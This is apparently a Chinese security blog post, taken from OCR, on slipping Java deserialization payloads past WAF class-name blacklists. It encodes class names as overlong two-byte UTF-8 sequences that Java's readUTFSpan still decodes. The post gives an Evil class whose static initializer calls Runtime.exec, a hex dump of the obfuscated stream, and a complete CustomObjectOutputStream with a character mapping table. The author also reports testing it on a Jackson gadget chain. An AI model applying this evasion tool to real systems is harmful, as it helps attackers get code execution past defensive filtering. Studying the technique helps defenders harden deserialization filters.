探索Java反序列化绕WAF新姿势


思路

首先揣测一般的WAF检测逻辑，例如有一段Base64编码后的序列化数据，那么要我做WAF，我会先将数据进行解码获取到byte流，校验是否有序列化的魔术字节，接下来，会进行一波序列化类的黑名单检测。

那么如何检测黑名单呢，我们知道，对于writeObject后序列化的数据，类名是直接明文可读的，例如有如下的类

```
1  package org.example;
2
3  import java.io.IOException;
4  import java.io.Serializable;
5
6  public class Evil implements Serializable {
7      static {
8          try {
9              Runtime.getRuntime().exec("open -a Calculator");
10         } catch (IOException e) {
11             throw new RuntimeException(e);
12         }
13     }
14 }
```

其序列化后的数据长这样



那我直接检测可见字符中是否包含我的black list不就好了


到这，思路一诞生，让序列化后的类名不能被直接看到不就好了hh

探索

开始debug，观测readObject是何时拿取className的

```
1 ObjectStreamClass#readNonProxy(ObjectInputStream in)
2 -> ObjectInputStream#readUTF()
3     -> BlockDataInputStream#readUTF()
```

```
4          -> ObjectInputStream#readUTFBody(long utflen)
5              -> ObjectInputStream#readUTFSpan(StringBuilder sbuf, long utflen)
```




关键就是在这个 `readUTFSpan` 方法中，在这个方法中，根据 `utflen` ，去获取utf的className字符串的值，并添加到sbuf中返回

```
1  private long readUTFSpan(StringBuilder sbuf, long utflen)
2      throws IOException
3  {
4      int cpos = 0;
5      int start = pos;
6      int avail = Math.min(end - pos, CHAR_BUF_SIZE);
7      // stop short of last char unless all of utf bytes in buffer
8      int stop = pos + ((utflen > avail) ? avail - 2 : (int) utflen);
9      boolean outOfBounds = false;
10
11     try {
12         while (pos < stop) {
13             int b1, b2, b3;
14             b1 = buf[pos++] & 0xFF;
15             switch (b1 >> 4) {
16                 case 0:
17                 case 1:
18                 case 2:
19                 case 3:
20                 case 4:
21                 case 5:
22                 case 6:
23                 case 7:   // 1 byte format: 0xxxxxxx
24                     cbuf[cpos++] = (char) b1;
25                     break;
26
27                 case 12:
28                 case 13:  // 2 byte format: 110xxxxx 10xxxxxx
29                     b2 = buf[pos++];
30                     if ((b2 & 0xC0) != 0x80) {
```

```
31                          throw new UTFDataFormatException();
32                      }
33                      cbuf[cpos++] = (char) (((b1 & 0x1F) << 6) |
34                                             ((b2 & 0x3F) << 0));
35                      break;
36
37                  case 14:  // 3 byte format: 1110xxxx 10xxxxxx 10xxxxxx
38                      b3 = buf[pos + 1];
39                      b2 = buf[pos + 0];
40                      pos += 2;
41                      if ((b2 & 0xC0) != 0x80 || (b3 & 0xC0) != 0x80) {
42                          throw new UTFDataFormatException();
43                      }
44                      cbuf[cpos++] = (char) (((b1 & 0x0F) << 12) |
45                                             ((b2 & 0x3F) << 6) |
46                                             ((b3 & 0x3F) << 0));
47                      break;
48
49                  default:  // 10xx xxxx, 1111 xxxx
50                      throw new UTFDataFormatException();
51              }
52          }
53      } catch (ArrayIndexOutOfBoundsException ex) {
54          outOfBounds = true;
55      } finally {
56          if (outOfBounds || (pos - start) > utflen) {
57              /*
58               * Fix for 4450867: if a malformed utf char causes the
59               * conversion loop to scan past the expected end of the utf
60               * string, only consume the expected number of utf bytes.
61               */
62              pos = start + (int) utflen;
63              throw new UTFDataFormatException();
64          }
65      }
66
67      sbuf.append(cbuf, 0, cpos);
68      return pos - start;
69  }
```

现在我们目的先混淆一个字符，例如 `org.example.Evil` 中的 `o` 字符

其16进制为 `0x6f`



那么对于 `readUTFSpan` 中，自然会走到如下逻辑

```
                case 7:   // 1 byte format: 0xxxxxxx
                    cbuf[cpos++] = (char) b1;
                    break;
```

即返回了 `o` 的char

但难道只有 `1 byte format: 0xxxxxxx` 时才能获取 `o` 字符串吗

结果当然不是，例如如下case的处理

```
                case 12:
                case 13:  // 2 byte format: 110xxxxx 10xxxxxx
                    b2 = buf[pos++];
                    if ((b2 & 0xC0) != 0x80) {
                        throw new UTFDataFormatException();
                    }
                    cbuf[cpos++] = (char) (((b1 & 0x1F) << 6) |
                                           ((b2 & 0x3F) << 0));
                    break;
```

尝试去构造case的2个byte数据，真的可以！

```java
package org.example;

public class TestByte {
    public static void main(String[] args) {
        int b1 = 0xc1; // 1100 0001
        int b2 = 0xaf; // 1010 1111
        int i = ((b1 & 0x1F) << 6) | (b2 & 0x3F << 0);
        System.out.println(i);
        System.out.println((char)i);
        String hex1 = Integer.toHexString(i);
        System.out.println(hex1);
        String hex2 = Integer.toHexString( i: i & 0xFF );
        System.out.println(hex2);

    }
}
```

```
Run  TestByte ×
/Library/Java/JavaVirtualMachines/jdk1.8.0_191.jdk/Contents/Home/bin/java ...
111
o
6f
6f
```

那么开始尝试替换 `o` 字符的数据


```
test5.ser
0  ACED0005 73720010 C1AF7267 2E657861 6D706C65 2E457669 6CAD8BB8 F0F1F935 66020000 7870    ..  sr  ..rg.example.Evil.....5f    xp
```

但是


```
/Library/Java/JavaVirtualMachines/jdk1.8.0_191.jdk/Contents/Home/bin/java ...
Exception in thread "main" java.io.InvalidClassException Create breakpoint : org.example.Evi; serializable and externalizable flags conflict
    at java.io.ObjectStreamClass.readNonProxy(ObjectStreamClass.java:782)
    at java.io.ObjectInputStream.readClassDescriptor(ObjectInputStream.java:891)
    at java.io.ObjectInputStream.readNonProxyDesc(ObjectInputStream.java:1857)
    at java.io.ObjectInputStream.readClassDesc(ObjectInputStream.java:1751)
    at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2042)
    at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1573)
    at java.io.ObjectInputStream.readObject(ObjectInputStream.java:431)
    at org.example.Main.main(Main.java:12)
```

脑瓜子稍微转下，发现没读到 `l` 字符，仔细看一下 `readUTFSpan(StringBuilder sbuf, long utflen)` 函数的入参，有一个 `utflen` 的字节标识了读取的长度

那么把这个字节所在的位置的byte+1



再次测试，成功



实现

至此，我们理论上可以实现所有className字符串的不可读

那么尝试编写利用，通过继承ObjectOutputStream来修改序列化时写入的数据


```
1  package org.example;
2
3  import java.io.*;
4  import java.lang.reflect.Field;
5  import java.lang.reflect.InvocationTargetException;
6  import java.lang.reflect.Method;
7  import java.util.HashMap;
8
9  public class CustomObjectOutputStream extends ObjectOutputStream {
10
11     private static HashMap<Character, int[]> map;
12     static {
13         map = new HashMap<>();
14         map.put('.', new int[]{0xc0, 0xae});
15         map.put(';', new int[]{0xc0, 0xbb});
16         map.put('$', new int[]{0xc0, 0xa4});
```

```
17          map.put('[', new int[]{0xc1, 0x9b});
18          map.put(']', new int[]{0xc1, 0x9d});
19          map.put('a', new int[]{0xc1, 0xa1});
20          map.put('b', new int[]{0xc1, 0xa2});
21          map.put('c', new int[]{0xc1, 0xa3});
22          map.put('d', new int[]{0xc1, 0xa4});
23          map.put('e', new int[]{0xc1, 0xa5});
24          map.put('f', new int[]{0xc1, 0xa6});
25          map.put('g', new int[]{0xc1, 0xa7});
26          map.put('h', new int[]{0xc1, 0xa8});
27          map.put('i', new int[]{0xc1, 0xa9});
28          map.put('j', new int[]{0xc1, 0xaa});
29          map.put('k', new int[]{0xc1, 0xab});
30          map.put('l', new int[]{0xc1, 0xac});
31          map.put('m', new int[]{0xc1, 0xad});
32          map.put('n', new int[]{0xc1, 0xae});
33          map.put('o', new int[]{0xc1, 0xaf}); // 0x6f
34          map.put('p', new int[]{0xc1, 0xb0});
35          map.put('q', new int[]{0xc1, 0xb1});
36          map.put('r', new int[]{0xc1, 0xb2});
37          map.put('s', new int[]{0xc1, 0xb3});
38          map.put('t', new int[]{0xc1, 0xb4});
39          map.put('u', new int[]{0xc1, 0xb5});
40          map.put('v', new int[]{0xc1, 0xb6});
41          map.put('w', new int[]{0xc1, 0xb7});
42          map.put('x', new int[]{0xc1, 0xb8});
43          map.put('y', new int[]{0xc1, 0xb9});
44          map.put('z', new int[]{0xc1, 0xba});
45          map.put('A', new int[]{0xc1, 0x81});
46          map.put('B', new int[]{0xc1, 0x82});
47          map.put('C', new int[]{0xc1, 0x83});
48          map.put('D', new int[]{0xc1, 0x84});
49          map.put('E', new int[]{0xc1, 0x85});
50          map.put('F', new int[]{0xc1, 0x86});
51          map.put('G', new int[]{0xc1, 0x87});
52          map.put('H', new int[]{0xc1, 0x88});
53          map.put('I', new int[]{0xc1, 0x89});
54          map.put('J', new int[]{0xc1, 0x8a});
55          map.put('K', new int[]{0xc1, 0x8b});
56          map.put('L', new int[]{0xc1, 0x8c});
57          map.put('M', new int[]{0xc1, 0x8d});
58          map.put('N', new int[]{0xc1, 0x8e});
59          map.put('O', new int[]{0xc1, 0x8f});
60          map.put('P', new int[]{0xc1, 0x90});
61          map.put('Q', new int[]{0xc1, 0x91});
62          map.put('R', new int[]{0xc1, 0x92});
63          map.put('S', new int[]{0xc1, 0x93});
```

```
64          map.put('T', new int[]{0xc1, 0x94});
65          map.put('U', new int[]{0xc1, 0x95});
66          map.put('V', new int[]{0xc1, 0x96});
67          map.put('W', new int[]{0xc1, 0x97});
68          map.put('X', new int[]{0xc1, 0x98});
69          map.put('Y', new int[]{0xc1, 0x99});
70          map.put('Z', new int[]{0xc1, 0x9a});
71      }
72      public CustomObjectOutputStream(OutputStream out) throws IOException {
73          super(out);
74      }
75
76      @Override
77      protected void writeClassDescriptor(ObjectStreamClass desc) throws
    IOException {
78          String name = desc.getName();
79  //          writeUTF(desc.getName());
80          writeShort(name.length() * 2);
81          for (int i = 0; i < name.length(); i++) {
82              char s = name.charAt(i);
83  //              System.out.println(s);
84              write(map.get(s)[0]);
85              write(map.get(s)[1]);
86          }
87          writeLong(desc.getSerialVersionUID());
88          try {
89              byte flags = 0;
90              if ((boolean)getFieldValue(desc,"externalizable")) {
91                  flags |= ObjectStreamConstants.SC_EXTERNALIZABLE;
92                  Field protocolField =
    ObjectOutputStream.class.getDeclaredField("protocol");
93                  protocolField.setAccessible(true);
94                  int protocol = (int) protocolField.get(this);
95                  if (protocol != ObjectStreamConstants.PROTOCOL_VERSION_1) {
96                      flags |= ObjectStreamConstants.SC_BLOCK_DATA;
97                  }
98              } else if ((boolean)getFieldValue(desc,"serializable")){
99                  flags |= ObjectStreamConstants.SC_SERIALIZABLE;
100             }
101             if ((boolean)getFieldValue(desc,"hasWriteObjectData")) {
102                 flags |= ObjectStreamConstants.SC_WRITE_METHOD;
103             }
104             if ((boolean)getFieldValue(desc,"isEnum") ) {
105                 flags |= ObjectStreamConstants.SC_ENUM;
106             }
107             writeByte(flags);
```


```
108             ObjectStreamField[] fields = (ObjectStreamField[])
    getFieldValue(desc,"fields");
109             writeShort(fields.length);
110             for (int i = 0; i < fields.length; i++) {
111                 ObjectStreamField f = fields[i];
112                 writeByte(f.getTypeCode());
113                 writeUTF(f.getName());
114                 if (!f.isPrimitive()) {
115                     Method writeTypeString =
    ObjectOutputStream.class.getDeclaredMethod("writeTypeString",String.class);
116                     writeTypeString.setAccessible(true);
117                     writeTypeString.invoke(this,f.getTypeString());
118 //                    writeTypeString(f.getTypeString());
119                 }
120             }
121         } catch (NoSuchFieldException e) {
122             throw new RuntimeException(e);
123         } catch (IllegalAccessException e) {
124             throw new RuntimeException(e);
125         } catch (NoSuchMethodException e) {
126             throw new RuntimeException(e);
127         } catch (InvocationTargetException e) {
128             throw new RuntimeException(e);
129         }
130     }
131
132     public static Object getFieldValue(Object object, String fieldName) throws
    NoSuchFieldException, IllegalAccessException {
133         Class<?> clazz = object.getClass();
134         Field field = clazz.getDeclaredField(fieldName);
135         field.setAccessible(true);
136         Object value = field.get(object);
137
138         return value;
139     }
140 }
```

再次序列化`org.example.Evil`这个类，可以看到数据基本不可读



同时对Jackson的链子也进行了测试，可以发现没啥敏感的类名出现

同时不影响反序列化结果



扩展

其实可以看到还是有一些明文字符串，是否可以进一步处理呢(完全混淆序列化数据)？猜测当然可以。